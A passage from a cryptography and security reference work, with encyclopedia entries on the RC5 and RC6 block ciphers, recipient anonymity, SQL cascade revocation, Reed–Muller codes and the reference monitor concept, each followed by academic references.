►Block Ciphers; ►Symmetric Cryptography

Definition

RC5 is an iterative secret-key block cipher published by Rivest [6] in 1995. It has variable parameters such as the key size, the block size, and the number of rounds. A particular (parameterized) RC5 encryption algorithm is designated as RC5-$w/r/b$, where w is the word size (one block is made of two words), r is the number of rounds ($r = 2h$), and b is the number of bytes for the secret key. RC5 served as a model for the Advanced Encryption Standard (AES) candidate RC6.

Background

Block ciphers in 1995 followed one of two generic models: Either they were based on a Feistel structure, or on a substitution-permutation network. RC5 is no exception and is a Feistel-like structure. It uses very few, very simple, and very fast operations in its round function; it is one of the first block ciphers using variable parameters and data-dependent rotations. Another novelty of RC5 is that it incorporates a complex one-way key scheduling procedure.

Theory

The "nominal" choice for the algorithm, RC5-32/12/16, has a 64-bit block size, 12 rounds, and a 128-bit key. The secret key is first expanded into a table of $2h + 2$ secret words S_i of w bits according to the key schedule. Let (L_0, R_0) denote the left and right halves of the plaintext. Note that a w-bit word is equivalently viewed as an integer modulo 2^w (►Modular Arithmetic). Then the encryption algorithm is given by:

$$
\begin{aligned}
&L_1 \leftarrow L_0 + S_0 \bmod 2^w \\
&R_1 \leftarrow R_0 + S_1 \bmod 2^w \\
&\text{for } i = 1 \text{ to } 2h \text{ do} \\
&\quad L_{i+1} \leftarrow R_i \\
&\quad R_{i+1} \leftarrow ((L_i \oplus R_i) \ll R_i) + S_{i+1} \bmod 2^w
\end{aligned}
$$

where "$\oplus$" represents bit-wise exclusive-or, and "$X << Y$" is the (data-dependent) rotation of X to the left by the $\log_2 w$ least significant bits of Y. The ciphertext is (L_{2h+1}, R_{2h+1}), and each half-round i involves exactly one subkey S_i.

Applications

Kaliski and Yin [4] studied both differential and linear attacks on nominal RC5. Knudsen and Meier [5] further improved over their attacks and also showed that RC5 has weak keys. The best differential (chosen plaintext) and linear (known plaintext) attacks on RC5 are respectively the one by Biryukov and Kushilevitz [1] which breaks 12 rounds of RC5-32/12/16 with 2^{44} chosen plaintexts using partial differentials, and the one by Borst et al. [2] which breaks RC5 up to 10 rounds using multiple linear approximations. Both results suggest that RC5 should be used with at least 16 to 20 rounds.

Following the new trend of side-channel attacks, Handschuh and Heys [3] analyze RC5 with respect to timing attacks and show that the existence of data-dependent rotations in RC5 allows to recover the secret key with a few thousands of timing measurements only. This suggests RC5 should be implemented in a time constant way.

Recommended Reading

1. Biryukov A, Kushilevitz E (1998) Improved cryptanalysis of RC5. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 85–99
2. Borst J, Preneel B, Vandewalle J (1999) Linear cryptanalysis of RC5 and RC6. In: Knudsen LR (ed) Fast software encryption – sixth international workshop. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 16–30
3. Handschuh H, Heys H (1998) A timing attack on RC5. In: Tavares SE, Meijer H (eds) Selected areas in cryptography – SAC'98. Lecture notes in computer science, vol 1556. Springer, Berlin, pp 306–318
4. Kaliski BS, Yin YL (1995) On differential and linear cryptanalysis of the RC5 encryption algorithm. In: Coppersmith D (ed) Advances in cryptology – CRYPTO'95. Lecture notes in computer science, vol 963. Springer, Berlin, pp 171–184
5. Knudsen LR, Meier W (1996) Improved differential attacks on RC5. In: Koblitz N (ed) Advances in cryptology – CRYPTO'96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 216–228
6. Rivest R (1995) The RC5 encryption algorithm. In: Preneel B (ed) Fast software encryption – second international workshop. Lecture notes in computer science, vol 1008. Springer, Berlin, pp 86–96

RC6

Helena Handschuh
Computer Security and Industrial Cryptography Research Group, Katholieke Universiteit Leuven, Leuven - Heverlee, Belgium

Synonyms

Rivest cipher 6; Ron's code 6

Related Concepts

►AES Candidate; ►Block Ciphers; ►Symmetric Cryptography

Definition

RC6 is an iterative secret-key block cipher designed by Rivest, Robshaw, Sidney, and Yin [6] in 1998. It has variable parameters such as the key size, the block size, and the number of rounds. A particular (parameterized) RC6 encryption algorithm is designated as RC6 (w, r, b), where w is the word size (one block is made of four words), r is the number of rounds, and b is the number of bytes for the secret key.

Background

In 1997, the American National Institute for Standards and Technology (NIST) launched a competition for an Advanced Encryption Standard (AES) to replace their aging Data Encryption Standard (DES). RC6 is one of the five finalists of the contest, and its design is inspired and derived from its predecessor RC5. It was also submitted to the European NESSIE project and to the Japanese CRYPTREC project.

Theory

The three "nominal" choices for the algorithm as submitted to the American {Advanced Encryption Standard} (Rijndael/AES) contest and to the European NESSIE contest are

RC6 (32, 20, 16), RC6 (32, 20, 24), and RC6 (32, 20, 32). All three versions have a 128-bit block size, 20 rounds, and only differ in the key-size which is respectively 128, 196, and 256 bits long. The secret key is first expanded into an array of $2r+4$ secret w-bit words S_i according to the key scheduling algorithm. Let (A, B, C, D) denote the four w-bit words of the plaintext. Note that a w-bit word is equivalently viewed as an integer modulo 2^w (►Modular Arithmetic). Then the encryption algorithm is given by:

$$
\begin{aligned}
&B \leftarrow B + S_0 \mod 2^w \\
&D \leftarrow D + S_1 \mod 2^w \\
&\textit{for } i = 1 \textit{ to } r \textit{ do} \\
&\quad A \leftarrow ((A \oplus f(B)) \ll f(D)) + S_{2i} \mod 2^w \\
&\quad C \leftarrow ((C \oplus f(D)) \ll f(B)) + S_{2i+1} \mod 2^w \\
&\quad (A, B, C, D) \leftarrow (B, C, D, A) \\
&A \leftarrow A + S_{2r+2} \mod 2^w \\
&C \leftarrow C + S_{2r+3} \mod 2^w
\end{aligned}
$$

where "$\oplus$" represents bit-wise exclusive-or, "$X \ll Y$" is the (data-dependent) rotation of X to the left by the $\log_2 w$ least significant bits of Y, and the function f plays the role of a pseudo-random generator defined by:

$$f(x) = (x(2x+1) \bmod 2^w) \ll \log_2 w.$$

The ciphertext is (A, B, C, D) and each round r involves exactly two subkeys S_i.

RC6 can be viewed as two parallel interleaved applications of RC5 with an extra multiplication operation.

Applications

RC6 overcomes certain weaknesses of its predecessor RC5 by introducing fixed rotations as well as a quadratic function to determine the data-dependent rotations. Contini et al. [1], on the one hand, and Iwata and Kurosawa [3], on the other hand, both give a comprehensive analysis of the contribution of these features to the security of RC6. The best statistical attack on RC6 by Gilbert et al. [2] breaks RC6 (32, 14, 16) and the best correlation attack by Knudsen and Meier [4] further enables a distinguisher and a key-recovery attack on RC6 (32, 15, 32). For a fraction of the keys called weak keys, RC6 is vulnerable to a multiple linear attack up to 18 rounds [7].

The more recent cryptanalysis results [5] mainly apply on reduced-round versions without whitening keys (called RC6W), i.e., versions without the first-round and/or last-round key addition and suggest that it remains difficult to attack more than 17 or 18 rounds of RC6W. Further results were obtained on several variants of RC6 such as ERC6 and MRC6, but the original nominal 20 round version of RC6 is still considered unbroken so far.

Recommended Reading

1. Contini S, Rivest RL, Robshaw MJB, Yin YL (1999) Improved analysis of some simplified variants of RC6. In: Knudsen LR (ed) Fast software encryption – seventh international workshop. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 1–15
2. Gilbert H, Handschuh H, Joux A, Vaudenay S (2000) A statistical attack on RC6. In: Schneier B (ed) Fast software encryption – seventh international workshop. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 64–74
3. Iwata T, Kurosawa K (2000) On the pseudorandomness of the AES finalists – RC6 and serpent. In: Schneier B (ed) Fast software encryption – seventh international workshop. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 231–243
4. Knudsen LR, Meier W (2000) Correlations in RC6 with a reduced number of rounds. In: Schneier B (ed) Fast software encryption – seventh international workshop. Lecture notes in computer science, vol 1978. Springer, Berlin, pp 94–108
5. Miyaji A, Nonaka M (2002) Cryptanalysis of the reduced-round RC6. In: Deng R, Qing S, Bao F, Zhou J (eds) ICICS'2002. Lecture notes in computer science, vol 2513. Springer, Berlin, pp 480–494
6. Rivest RL, Robshaw MJB, Sidney R, Yin YL (1998) The RC6 block cipher. AES – The First Advanced Encryption Standard Candidate Conference, Conference Proceedings, NIST, 1998
7. Shimoyama T, Takenaka M, Koshiba T (2002) Multiple linear cryptanalysis of a reduced round RC6. In: Dalmen J, Rijmen V (eds) Fast software encryption – ninth international workshop. Lecture notes in computer science, vol 2365. Springer, Berlin, pp 76–88

Recipient Anonymity

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Definition

Recipient ►anonymity is achieved in a messaging system if an eavesdropper picks up messages from the communication line of a sender can – after some time of monitoring the network – not tell with better probability than pure guessing who has eventually received the messages. During the attack, the ►eavesdropper may listen on all communication lines of the network including those that connect the potential senders to the network, he may send and receive his own messages. It is clear that all messages in such a network must be encrypted to the same length in order to keep the attacker from distinguishing different messages by their content or length. The ►anonymity set

for any particular message attacked by the eavesdropper is the set of all network participants that will have received a message within a certain time window after the attacked message was sent. This time window of course depends on latency characteristics and node configurations of the network itself.

Recipient anonymity against computationally unrestricted attackers can be achieved by broadcast, e.g., ►DC-Network [1, 2], by ►Mix-Network [2], or by anonymous information retrieval [3]. Note that recipient anonymity is weaker than *recipient unobservability*, where the attacker cannot even determine whether or not a participant has received a (meaningful) message. Recipient unobservability can be achieved with either of the above techniques by adding dummy traffic.

Recommended Reading

1. Chaum D (1985) Security without identification: transaction systems to make big brother obsolete. Commun ACM 28(10):1030–1044
2. Waidner M (1990) Unconditional sender and recipient untraceability in spite of active attacks. In: Quisquater J-J, Vandewalle J (eds) Advances in cryptography – EUROCRYPT'89. Lecture notes in computer science, vol 434. Springer, Berlin, pp 302–319
3. Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24(2):84–88
4. Cooper DA, Birman KP (1995) The design and implementation of a private message service for mobile computers. Wirel Netw 1:297–309

Record Linkage

►Data Linkage

Recursive Revoke

Pierangela Samarati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Synonyms

Cascade revoke

Related Concepts

►Grant Option; ►SQL Access Control Model

Definition


Recursive revocation demands that, when an administrative authorization is revoked, all the authorizations dependent on the revoked authorization be also revoked, iteratively applying the process for each authorization being revoked.

Theory


When administrative privileges can be delegated, if an administrative authorization is revoked, the problem arises of dealing with the authorizations specified by the users from whom the administrative privilege is being revoked. For instance, suppose that Alice gives Bob the authorization to read relation `Employee` with the ►grant option privilege, meaning that Bob can give this authorization to others. Suppose then that Bob grants the authorization to Carol, and that subsequently Alice revokes the authorization from Bob. The question now is: what should happen to the authorization that Carol has received? If Carol's authorization depended on the authorization being revoked from Bob, Carol's authorization would remain dangling and therefore it should also be removed. This would trigger the problem of the authorizations granted in turn by Carol, and recursively of other authorizations dependent on them, which should then be recursively deleted.

In the current SQL standard [2] recursive revocation can be requested by specifying option CASCADE when revoking privileges. With cascade revocation, when the user being revoked a privilege does not have anymore the administrative right (GRANT OPTION) for the privilege, all the authorizations she granted are automatically deleted. This control is also applied for each authorization deleted that had the grant option, causing revocation to recursively propagate if the user of the authorization does not have anymore the grant option for the privilege. To illustrate, consider the authorizations resulting from the grant operations (for a privilege, with the grant option) in Fig. 1a. Suppose that Alice revokes the authorization from Bob with cascade. Since Bob does not have anymore the grant option on the privilege, the authorization granted by Bob to Carol is also revoked. For the same reason, the authorizations granted by Carol to Ellen and Frank are revoked. Recursive revocation stops at Frank (the authorizations he granted are not revoked), in virtue of the authorization for the privilege with the grant option that Frank received from David. Figure 1b illustrates the authorization state resulting after the revocation.

While the common accepted interpretation of recursive revocation is SQL cascade revocation, it is worth noting that there is not a "unique" way to define which authorizations are dependent on another, and would then need to be recursively revoked since they would remain dangling if the other is deleted. For an example of alternative approach to recursive revocation, it is useful to



Recursive Revoke. Fig. 1 Grant operations (**a**) and the result of a `REVOKE` statement (**b**)



Recursive Revoke. Fig. 2 Example of the original System R, time-based cascade revocation

look at the history of System R [1]. The original System R revocation policy (*time-based cascade* revocation) adopted the following semantics: when a user is revoked the grant option on an access, all the authorizations that she granted and could not have been granted had the revoked authorization not been present, should also be (recursively) deleted. The revocation is recursive since it may, in turn, cause other authorizations to be deleted. More precisely, let *AUTH* be the initial authorization state and $G_1, \ldots, G_n$ be a sequence of grant requests (history) that produced authorization state $AUTH'$. The revocation of a grant G_k should result in authorization state $AUTH''$ as if G_k had never been granted, that is, resulting from history $G_1, \ldots, G_{k-1}, G_{k+1}, \ldots, G_n$. Enforcement of this revocation semantics requires to keep track of (1) who granted which authorization and (2) the time at which the authorization was granted. To illustrate, assume that in the example mentioned above the time at which the authorizations were granted be as in Fig. 2a. The label associated with the arc states the time at which the authorization was granted (like before we assume all authorizations to be with the grant option). With time-based recursive revocation, when Alice revokes the authorization from Bob, the authorization from Carol will also be deleted (since Bob does not have anymore any authorization for the privilege with the grant option). Similarly, the authorization granted by Carol to Ellen and Frank will be revoked. Unlike before, revocation does not stop at Frank, since also the authorizations granted by Frank to Gary and by Gary to Ingrid need to be deleted. In fact, had the authorization that Frank received from David not existed, the grant request of Frank to give the authorization to Gary, and those of Gary to give it to Ingrid, would have been denied. Figure 2b illustrates the authorization state resulting after the revocation.

Although the time-based cascade revocation has a clean semantics, it may not be desirable in several scenarios, and hence the simpler approach to recursive revocation that was later adopted in SQL.

Note that recursive revocation needs to be applied carefully. In fact, deleting all authorizations granted in virtue of an authorization that is being revoked is not always wanted. In many organizations, the authorizations that users possess are related to their particular tasks or functions within the organization. Suppose there is a change in the task or function of a user (say, because of a job promotion). This change may imply a change in the responsibilities of the user and therefore in her privileges. New authorizations will be granted to the user and some of

her previous authorizations will be revoked. Applying a recursive revocation will result in the undesirable effect of deleting all authorizations the revokee granted and, recursively, all the authorizations granted through them, which then will need to be reissued. Moreover, all application programs depending on the revoked authorizations will be invalidated. With the non-cascade option the system rejects the revoke operation if its enforcement would entail deletion of other authorizations beside the one for which revocation is requested.

Recommended Reading

1. Griffiths PP, Wade BW (Sept 1976) An authorization mechanism for a relational database system. ACM Trans Database Syst (TODS) 1(3):242–255
2. Database Language SQL (2008) ISO International Standard, ISO/IEC 9075–*:2008

Reed–Muller Codes

Pascale Charpin
INRIA, Rocquencourt, Le Chesnay Cedex, France

Synonyms

Boolean functions

Related Concepts

►Boolean Functions; ►Extended Cyclic Code; ►Information Theory; ►Symmetric Cryptography

Definition

The Reed–Muller code of length 2^m and order r is the linear binary code whose codewords can be identified to Boolean functions of m variables and of algebraic degree less than or equal to r.

Background

Coding theory

Theory

It is well known that any property of Reed–Muller codes is a property of ►Boolean functions. Reed–Muller codes provide a natural way to quantify the *degree*, the nonlinearity, the ►correlation-immunity, or the ►propagation criterion of a Boolean function [1]. On the other hand, Reed–Muller codes are an important class of error-correcting codes, in particular they can be viewed as extended ►cyclic codes. They play a crucial role in the study of important families of cryptographic mappings, such as permutations on ►finite fields. Here, the multivariable definition of Reed–Muller codes is presented. More on Reed–Muller codes can be found in [2].

Definition 1 *Define* $\{\mathbb{F}_2^m, +\}$ *as an ordered vector space:*

$$\mathbb{F}_2^m = \{\mathbf{v}_0, \mathbf{v}_1, \ldots, \mathbf{v}_{2^m-1}\}, \tag{1}$$

where $\mathbf{v}_i$ *is an m-dimensional binary vector (often one takes* $\mathbf{v}_i$ *as the binary representation of integer i). The Reed–Muller code of length* 2^m *and order r,* $0 \le r \le m$*, denoted by* $\mathcal{R}(r,m)$*, is the binary code of length* 2^m *consisting of all* codewords $(f(\mathbf{v}_0), f(]\mathbf{v}_1), \ldots, f(\mathbf{v}_{2^m-1}))$ *where f is any Boolean function of m variables whose algebraic degree is less than or equal to r.*

Note that $\mathcal{R}(0,m)$ corresponds to the set of constant functions and that $\mathcal{R}(1,m)$ corresponds to the set of functions that are affine or constant.

The r-th order Reed–Muller code is usually constructed by using as basis the set of *monomials* of degree at most r. One can interpret $\mathbb{F}_2^m$ as an $m \times 2^m$ binary matrix, the ith row of which is the sequence of values of variable $\mathbf{x}_i$ evaluated for the successive vectors $\mathbf{v}_i$. Thus, $\mathbf{x}_i$ is in fact a Boolean function over $\mathbb{F}_2^m$: for each j, $\mathbf{x}_i(\mathbf{v}_j)$ equals the ith symbol of vector $\mathbf{v}_j$. This function produces a unique codeword whose symbols are labeled with respect to (1). For the sake of simplicity, $\mathbf{x}_i(\mathbf{v}_j)$ is denoted by $x_{i,j}$.

Now, any monomial $\prod_{i\in I} \mathbf{x}_i$ is, in the same way, a Boolean function g satisfying for $0 \le j \le 2^m - 1$

$$g(\mathbf{v}_j) = \begin{cases} 1, & \text{if } x_{i,j} = 1 \text{ for all } i \in I, \\ 0, & \text{otherwise.} \end{cases}$$

In this way, a basis for $R(r,m)$ can be obtained. An explicit construction for $m = 4$ is presented in the example below.

Proposition 1 *The set of monomials*

$$\mathbf{x}_1^{e_1}\mathbf{x}_2^{e_2}\cdots\mathbf{x}_m^{e_m}, \quad e_i \in \{0,1\}, \qquad \sum_{i=1}^{m} e_i \le r,$$

is a basis of code $\mathcal{R}(r,m)$.

Example: Construction of a generator matrix $\mathcal{G}_r$ for each code $\mathcal{R}(r,4)$, $0 \le r \le 4$. Matrix $\mathcal{G}_r$ is obtained by computing the codewords produced by the monomials of degree less than or equal to r, using Proposition 1. Observe in Table 1 that $\mathcal{G}_1$ is a 5×16 matrix, $\mathcal{G}_2$ is a 11×16 matrix, etc. Note also that the lines of $\mathcal{G}_1$ are the all-one vector and the lines of matrix $\mathbb{F}_2^4$ (with the given fixed order).

Reed–Muller Codes. Table 1 Generator matrices of the codes $\mathcal{R}(r,4)$

1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	1	$\mathcal{G}_0$
$\mathbf{x}_4$	0	0	0	0	0	0	0	0	1	1	1	1	1	1	1	1
$\mathbf{x}_3$	0	0	0	0	1	1	1	1	0	0	0	0	1	1	1	1
$\mathbf{x}_2$	0	0	1	1	0	0	1	1	0	0	1	1	0	0	1	1
$\mathbf{x}_1$	0	1	0	1	0	1	0	1	0	1	0	1	0	1	0	1 $\mathcal{G}_1$
$\mathbf{x}_3\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	0	0	1	1	1	1
$\mathbf{x}_2\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	1	1	0	0	1	1
$\mathbf{x}_1\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	1	0	1	0	1	0	1
$\mathbf{x}_2\mathbf{x}_3$	0	0	0	0	0	0	1	1	0	0	0	0	0	0	1	1
$\mathbf{x}_1\mathbf{x}_3$	0	0	0	0	0	1	0	1	0	0	0	0	0	1	0	1
$\mathbf{x}_1\mathbf{x}_2$	0	0	0	1	0	0	0	1	0	0	0	1	0	0	0	1 $\mathcal{G}_2$
$\mathbf{x}_2\mathbf{x}_3\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1	1
$\mathbf{x}_1\mathbf{x}_3\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	1
$\mathbf{x}_1\mathbf{x}_2\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	0	1	0	0	0	1
$\mathbf{x}_1\mathbf{x}_2\mathbf{x}_3$	0	0	0	0	0	0	0	1	0	0	0	0	0	0	0	1 $\mathcal{G}_3$
$\mathbf{x}_1\mathbf{x}_2\mathbf{x}_3\mathbf{x}_4$	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	1 $\mathcal{G}_4$

Clearly, $\mathcal{R}(r,m)$ is a linear subspace of the 2^m-dimensional binary vector space. One can easily verify that its dimension is

$$\kappa_r = \dim\ \mathcal{R}(r,m) = 1 + m + \ldots + \binom{m}{r}. \qquad (2)$$

It can also be shown (see [2]) that different codewords in $\mathcal{R}(r,m)$ differ in at least 2^{m-r} coordinates. One says that $\mathcal{R}(r,m)$ has *minimum distance* 2^{m-r} (►Boolean functions). This proves:

Proposition 2 *The r-th order Reed–Muller code $\mathcal{R}(r,m)$, $0 \le r \le m$, has length $n = 2^m$, dimension κ_r given by (2), and minimum distance 2^{m-r}.*

Recommended Reading

1. Massey JL (1995) Some applications of coding theory in cryptography. In: Farell PG (ed) Codes and ciphers: cryptography and coding IV. Formara, Essex, pp 33–47
2. Pless VS, Huffman WC, Brualdi RA (1998) An introduction to algebraic codes. Handbook of coding theory, part 1: algebraic coding, chapter 1. Elsevier, Amsterdam

Reference Monitor

Trent Jaeger
Systems and Internet Infrastructure Security Lab, Pennsylvania State University, University Park, PA, USA

Related Concepts

►Access Control from an OS Security Perspective; ►Access Control Policies, Models, and Mechanisms; ►Bell-LaPadula Confidentiality Model; ►Biba Integrity Model; ►Security Kernel

Definition

A *reference monitor concept* defines a set of design requirements on a *reference validation mechanism,* which enforces an access control policy over subjects' (e.g., processes and users) ability to perform operations (e.g., read and write) on objects (e.g., files and sockets) on a system.

- The reference validation mechanism must always be invoked (*complete mediation*).
- The reference validation mechanism must be tamperproof (*tamperproof*).
- The reference validation mechanism must be small enough to be subject to analysis and tests, the completeness of which can be assured (*verifiable*).

The claim is that a reference validation mechanism that satisfies the reference monitor concept will correctly enforce a system's access control policy, as it must be invoked to mediate all security-sensitive operations, must not be tampered, and has undergone complete analysis and testing to verify correctness.

Background

In 1972, James P. Anderson coordinated the Computer Security Technology Planning Study with a panel of ten industry, government, and academic security experts [2]. The goal of the panel was to determine the requirements for US government computer systems to execute securely in the presence of malicious users. Contemporary systems assumed that all threats originated from external attackers, but malicious users in control of processes running on the system may also violate the system's access control policy. For example, a malicious programmer may steal information accessed by processes running her program or a malicious user may steal other user's data stored on the same system.

To prevent unauthorized access by malicious users, the panel recommended that computing systems be designed in accordance with requirements embodied by the *reference monitor concept*. The reference monitor concept envisions that a system component, called a reference validation mechanism, will be responsible for enforcing the system's access control policy over user process operations. The reference monitor concept defines the requirements for implementing such a mechanism in a manner that ensures that malicious users cannot circumvent policy enforcement.

Theory

The claim is that by implementing a reference validation mechanism in accordance with the reference monitor concept all accesses by user processes will adhere to an access control policy enforced by the mechanism. This claim is based on successful implementation of the three design requirements of the definition above.

First, the *complete mediation requirement* specifies that the reference validation mechanism mediates all security-sensitive operations by user processes. Complete mediation enables the reference validation mechanism to authorize each security-sensitive operation against the access control policy. Since only security-sensitive operations can violate the access control policy, such mediation ensures that user processes can only perform operations authorized by the access control policy.

Second, the *tamperproof requirement* specifies that the reference validation mechanism cannot be modified by user processes. This prevents a malicious user from modifying the behavior of the reference validation (mechanism), e.g., to approve operations that are not allowed by the access control policy. In practice, the tamperproof requirement also covers the access control policy itself. This prevents a malicious user from gaining unauthorized access by modifying the access control policy enforced by the reference validation mechanism.

Third, the *verifiable requirement* specifies that the reference validation mechanism be small enough to enable practical verification of correctness. A reference validation mechanism is correct if it generates the correct access control query, processes that query correctly against the access control policy, and correctly implements the resultant decision (allow or deny). While not strictly implied by the requirement, it is also desirable to determine whether the access control policy is correctly specified relative to some goal.

Applications

The Multics operating system [14] was the first one designed with comprehensive security enforcement, aiming to protect the secrecy of data and the integrity of the operating system and trusted software. However, as the Multics project matured, it became clear that the Multics system was complex, and this hindered the developers ability to determine whether the proposed security guarantees were correctly enforced [13].

The development of the reference monitor concept aimed to remedy this problem by defining the requirements for a correct and unbypassable reference validation mechanism. Subsequently, several projects emerged to demonstrate the efficacy of building reference validation mechanisms based on these design requirements. These types of operating systems were called *security kernels*, as they each contained a small, core component that included a reference validation mechanism designed to satisfy the reference monitor concept [1]. Examples of commercial security kernels were Scomp [4] and gemini multiprocessing secure operating system (GEMSOS) [12].

Since that time, the reference monitor concept has been considered a foundation of secure system design. This is reflected in the US Government's criteria for building secure systems, the Trusted Computer System Evaluation Criteria [17] (in particular, the "Orange" book), where the reference monitor is used as a motivation for the choice of its security evaluation classes. Gasser's seminal book [5], "Building a Secure Computer System," also based its design methodology on the reference monitor concept. This book motivated a variety of researchers and companies to leverage microkernel and hypervisor systems for security enforcement, as their small size made them more amenable to verification. Finally, Irvine suggested that the reference monitor concept be used as a guiding principle for computer security education [6].

Despite this convergence on the reference monitor concept in the security community [3, 9, 11], commercial operating system designs were largely unaffected. Trusted Solaris [15] was an exception, as the Solaris system was forked in the late 1980s to deploy an operating system for enforcing multilevel security. However, this version of Solaris remained separate from mainstream Solaris until 2006. It was not until the early 2000s, when the fundamental security problems in commercial systems were finally accepted [10], that a reference validation mechanism aiming for the reference monitor concept was developed for a mainstream, commercial operating system. The Linux security modules (LSM) framework was implemented for Linux 2.6 [18], enabling the support of multiple reference validation mechanism. That is, the LSM framework provides complete mediation, whereas the choice of module (and supporting system services) determines how tamperproofing and verification are achieved. A similar design has been applied to TrustedBSD, Mac OS X, the Xen hypervisor, and some user-space programs, most notably X Windows.

Open Problems

The main open problems in meeting the requirements of the reference monitor concept involve verifying those requirements on implementations of reference validation mechanisms [7]. Each requirement has its own unique challenges. Complete mediation requires that all security-sensitive operations are identified, but often these

operations are not precisely defined. Tools have been built to verify complete mediation for the LSM framework [8, 16, 19], and several bugs were found (since fixed). For tamperproofing, the problem is that most systems have a trusted computing base that is too large to determine whether tampering is prevented. In many systems, several user-level processes are trusted with the authority to modify the kernel (e.g., install modules), but many of these processes themselves are vulnerable to tampering. However, verification is the most difficult of the requirements to satisfy, as designing a general algorithm to prove that an arbitrary program behaves correctly is tantamount to solving the Halting problem. While current algorithms can prove correctness properties of specific programs, the variety of reference validation code and the complexity of correctness properties preclude verification for all but the smallest, most specialized systems.

Recommended Reading

1. Ames SA, Gasser M, Schell RR (1983) Security kernel design and implementation: an introduction. IEEE Comp 16(7): 14–22
2. Anderson JP (1972) Computer security technology planning study. Technical report ESD-TR-73-51, http://seclab.cs.ucdavis.edu/projects/history/, The Mitre Corporation, Air Force Electronic Systems Division, Hanscom AFB, Badford. Volumes I and II
3. Branstad M, Tajalli H, Mayer FL, Dalva D (1989) Access mediation in a message passing kernel. In: Proceedings of the 1989 IEEE Symposium on Security and Privacy, Oakland, CA
4. Fraim LJ (1983) SCOMP: a solution to the multilevel security problem. IEEE Comp 16(7):26–34
5. Gasser M (1988) Building a secure computer system. Van Nostrand Reinhold, New York. http://cs.unomaha.edu/~stanw/gasserbook.pdf
6. Irvine C (1999) The reference monitor concept as a unifying principle in computer security education. In: Proceedings of the 1st world conference on information systems security education, Kista, Sweden, June 1999
7. Jaeger T (2008) Operating system security. Morgan & Claypool, San Rafael, CA
8. Jaeger T, Edwards A, Zhang X (2004) Consistency analysis of authorization hook placement in the Linux security modules framework. ACM Trans Inform Syst Sec (TISSEC) 7(2): 175–205
9. Karger PA, Zurko ME, Bonin DW, Mason AH, Kahn CE (1991) A retrospective on the VAX VMM security kernel. IEEE Trans Softw Eng 17(11):1147–1165
10. Loscocco PA, Smalley SD, Muckelbauer PA, Taylor RC, Turner SJ, Farrell JF (1998) The inevitability of failure: the awed assumption of security in modern computing environments. In: Proceedings of the 21st National Information Systems Security Conference, Arlington, VA, pp 303–314, October 1998
11. Minear SE (1995) Providing policy control over object operations in a Mach-based system. In: Proceedings of the 5th USENIX Security Symposium, Salt Lake City, UT, pp 141–156
12. Schell R, Tao T, Heckman M (1985) Designing the GEMSOS security kernel for security and performance. In: Proceedings of the National Computer Security Conference, Baltimore, MD
13. Schroeder MD (1975) Engineering a security kernel for Multics. In: Proceedings of the Fifth ACM Symposium on Operating Systems Principles, Austin, TX, pp 25–32
14. Schroeder MD, Clark DD, Saltzer JH, Wells D (1978) Final report of the MULTICS kernel design project. Technical report MIT-LCS-TR-196, MIT, March 1978
15. Sun Microsystems. Trusted Solaris 8 Operating System. http://www.sun.com/software/solaris/trustedsolaris/,February 2006
16. Tan L, Zhang X, Ma X, Xiong W, Zhou Y (2008) AutoISES: automatically inferring security specifications and detecting violations. In: Proceedings of the 17th USENIX Security Symposium, USENIX Association, San Jose, CA, pp 379–394
17. Trusted Computer System Evaluation Criteria (Orange Book). Technical report DoD 5200.28-STD, U.S. Department of Defense, December 1985
18. Wright C, Cowan C, Smalley S, Morris J, Kroah-Hartman G (2002) Linux security modules: general security support for the Linux kernel. In: Proceedings of the 11th USENIX Security Symposium, San Francisco, CA, pp 17–31, August 2002
